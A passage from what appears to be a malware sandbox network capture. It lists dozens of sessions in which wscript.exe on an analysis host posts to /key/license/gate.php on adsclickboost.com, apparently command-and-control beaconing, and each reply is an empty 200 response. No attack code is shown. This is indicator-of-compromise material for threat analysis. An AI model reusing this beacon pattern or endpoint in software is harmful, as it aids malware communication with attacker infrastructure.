25	192.168.2.5	49757	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:24.751147985 CET	4872	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:25.095045090 CET	4873	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d27c8de2e224bf1970991fcd2292e3c361615278084; expires=Thu, 08-Apr-21 08:21:24 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acaaae0000d7250cb96000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=J%2Bf%2FB6MJF2POb JPJMmCUZPoGVuG8slE7%2F6ZejrIe9lDBWNdT98%2BNj82iITdJF0LRxsRH1DZ86wcIAAGSseqO94Urz1qIKNjRS2OaxMeMUX4A0A%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e3bdef8ed725-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49758	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:27.789314032 CET	4874	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:28.152148008 CET	4875	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d809beb21cff36cc5317e22952377cf171615278087; expires=Thu, 08-Apr-21 08:21:27 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acb693000006e5753fe000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=aFOwFsSTW9tEjDspeaPPnm1lFB3x8%2BC%2FLWdtGUhKKPFigyy2Jcgg1Ag9QsTB%2BTBbvjoEuLf1c%2BjFgQQK6ErQ9Zl1Jx4Eum7C%2FN2W8Bgwzcr%2Bsg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e3d0e93d06e5-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49759	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:29.056694984 CET	4876	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:29.415699005 CET	4877	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d44ffcdba31f773c8b357bc2aaa0c7afc1615278089; expires=Thu, 08-Apr-21 08:21:29 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acbb8500000026e1982000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=DxaFxmIZ6MaE8%2F47%2BmAFUF%2FpAQioTCCy1IdN8fFGeFhGlW8e4W6Qt10qeNwAH4fhFwBUTJ%2FDR33BbGkuF2H6qlEuzzsKdL1sVhEp71u1eVd4ww%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e3d8d9f40026-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49760	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:31.758948088 CET	4878	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:32.117027044 CET	4879	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d82cf29173cc45ae038c76bb0e4ba32351615278091; expires=Thu, 08-Apr-21 08:21:31 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acc60c00004a5c722f0000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=7yWOYsn7TR0UsUdtjrbUQvisYCcRwuOZgihWVgHJ0kuSF8QLQ6KaRD3zRN9Iq%2FJpGwD3S1WUHfI%2B8nHVy9nymvOYbVf6qahaCvVbBTuA5%2FopCQ%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e3e9ab854a5c-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49761	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:36.312733889 CET	4880	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:36.664208889 CET	4881	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d451882c7c8bd840d1e68d3f0a114d6a91615278096; expires=Thu, 08-Apr-21 08:21:36 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acd7d600004a6df2932000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=N8mcLp%2FGTMJ0Karh6ak3S%2F3lWyMnK%2B2kAIS0V9W3B%2F0asuyargvUDN9PEOT9oNVIAFU5WhnDA3%2FLvY%2BSru1dbtu9N3opPgTb%2BURQewmIchRNVA%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e406299a4a6d-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49723	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:32.358911037 CET	1100	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:20:32.690907001 CET	1101	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=ded21e4f05b71a168568179c8a11d345f1615278032; expires=Thu, 08-Apr-21 08:20:32 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abde0500002b29cfb1c000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ENwrwxHSOoRw7jWXSWfaWEJS6u6057%2FEvZ2s10LtTfbvhdAEBCtpZU8ufQKKWg5PXpJD%2Ft11GhE2TsfHjOKmMzffcU1LErO5WNKb6csLoAu2gw%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e2766c6c2b29-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49762	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:37.513902903 CET	4882	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:37.867126942 CET	4883	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d5660fa4f332d365999c40f21c12160111615278097; expires=Thu, 08-Apr-21 08:21:37 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acdc8700004eeb72a46000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=cnPeYNSL1UKSYO4lKAiS5HTAE1Hd6dFiNRS6SOkfC13fLCW6Qbrz0097CTSaeSo3jBuOBDGQmAdpxO1Ni23gA9y2MAxWX%2B8W2D2ZOCoRRcvYyw%3D%3D"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e40daaa64eeb-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49763	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:37.989856958 CET	4884	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:38.325104952 CET	4884	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=df0290939799604635236841dd2ef79f51615278098; expires=Thu, 08-Apr-21 08:21:38 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acde6400004ec17688c000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=aCSXYwZxC0SgRQbUYTpAZFIFWsP8REYWSAEE537liW%2BHhtzcTQ966lIrokdUdYixznKKtonQZJHJd1pgAyBIyCktVWRFqjSZ%2Fir3ytkSVfNX7w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e410acd84ec1-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49765	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:41.110680103 CET	4894	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:41.461693048 CET	4895	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d33f93fb595301a952227703b7d1e1add1615278101; expires=Thu, 08-Apr-21 08:21:41 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acea94000016ee7826a000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=tSaDzQzPxm35sBR2makps%2BzT8%2BEbnxXdI3pWoeNyr4QX%2FH8uCoR%2FDYQs4gveFTYtdyEtxialgAt0loyA9zsXuHVUbDtzHja%2F2zWHnh24xvPpeg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e42428fd16ee-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49767	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:45.873584986 CET	4905	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:46.210813999 CET	4910	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d1fbe26194ced9c0e47d4c5c8209fc3721615278105; expires=Thu, 08-Apr-21 08:21:45 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acfd2f00004ac82f18a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=lxKNU31a49p1AVfV%2BheXA6%2B8UuEwCtK4DIWhGvzxpqEGJj7q2Qtz1WlrG9lE%2FBJ7xh8BF6OwXW0WaYza3PYZtZkEGVh19vngyM54zM5erymsng%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e441eb764ac8-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49768	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:46.011737108 CET	4907	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:46.367882013 CET	4910	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d8a1bb120c611d5ae7e617ec6cf1492411615278106; expires=Thu, 08-Apr-21 08:21:46 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acfdbf0000406604b31000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2Fw%2Fd6L9i7mZuFvAi5YE1RQtc6bD1%2B2GHdhiitCMTrwETN1UBiAnmnoh8YgCZklD9EpW8eEEXVaUIdPv5wAIhd%2FJbw5oyMF1hkMrxgeofFlBSLA%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e442ccd94066-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49769	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:46.203630924 CET	4909	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:46.554378033 CET	4911	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d1cb7fa1b6640670879a607aa626332401615278106; expires=Thu, 08-Apr-21 08:21:46 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7acfe79000005f55d2c1000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=4ct4ixDk1TmmLfkoOCt2PNHVGkPZCpV0cFYONjzqJGKggNTWf88mMFNXqcTrw5Pgv0%2BwZB6Y1Ner2L3qf1BAaIxUejqJZk4s2fuYkI9wS9iM%2Fw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e443fd3305f5-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49771	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:49.487282038 CET	4913	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:49.934945107 CET	4914	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de99ee4098b20f73f2628b35f012e2fa41615278109; expires=Thu, 08-Apr-21 08:21:49 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad0b4e00003128e538b000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=FKOQ1X3UZM4ft%2FY6bpsu8xjpIBOdV8aYO0Q%2B2wA%2Fh4RaK9lSAxvidOlZ2k8Wq8%2B6cHy5wwEz4aL3eblAuyIUTvuVT7Ff3IuyZBN%2BwLysRb8IIA%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e4587eed3128-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49772	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:53.811467886 CET	4920	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:54.155836105 CET	4922	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d49f78609062c47b52437fec22936d4931615278113; expires=Thu, 08-Apr-21 08:21:53 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad1c360000541b8a9d0000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=MPBvFzltX3LE%2BU59%2BRs8w9VEWKc0cuTsE%2F0dYsD8Txgu4j3IfKJfGkmP%2BaafDP1TR%2Fn%2BwSv%2B5T0Tf2J227mM8acpFcPLn8xXElmml230N5Kiyg%3D%3D"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e4738ef7541b-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49773	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:54.103319883 CET	4921	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:54.451872110 CET	4923	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dfbb44a62292897171ea6899acc5815691615278114; expires=Thu, 08-Apr-21 08:21:54 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad1d5c000053a4d39d2000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ShRmD43XZRcdYLsgcogI4l6TaiA0qPH%2F6kAN7RG1yc2xrFQCHmQrrgoES1sVayNEqSkfw683vwte27ihJC2RbYXT%2FpMlL6FxB8YDPKaaIZLj6A%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e475681553a4-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49774	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:54.970089912 CET	4924	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:55.307497978 CET	4927	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d68f728e592757a4d9da5eb938354b1a91615278115; expires=Thu, 08-Apr-21 08:21:55 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad20b70000645b3825f000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=oNcaJLQ6XmJUqFPjslC0%2FybtYT%2BJaEupqqELFDBoLqaOhIxJzWu4UpeEBnPuxZTdiG427F%2Bb9Kvzm9PDsw8htsjK5EHeMK8fr49CKXw3a%2BY%2BNw%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e47abffd645b-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49724	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:32.718812943 CET	1102	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:33.066905022 CET	1103	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d6139efa6ea60c84ad6ced738ddc376931615278032; expires=Thu, 08-Apr-21 08:20:32 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abdf6d00004e5b65046000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=y537lV6xGPBuTLuHRbfEc5JMMi0hgPw4ZbDq1iDEyEUzppMXyBACHJ6MdHl3zNeW8ca%2BTbMZ9q%2FZfvWHhGG0QomL8FXtD3gPFqBT83GKV4qbbA%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e278ad824e5b-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49775	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:21:57.338397980 CET	4932	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:21:57.675682068 CET	4938	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:21:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d419da13eb0e198aad7dec1e2e87cc0691615278117; expires=Thu, 08-Apr-21 08:21:57 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad29f700004e79ff148000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=6YfGzJSqy5bWfAX%2F2sqrJSV4xbkSPUB0lzvxz4rnNzKr2%2BUt0w8lRGxyiLh0bbwbq5M6FlbZOM%2Fp6lCgAVlSswRZCZKFCbVNlrHhnbq0C4X6lg%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e4898d024e79-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49777	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
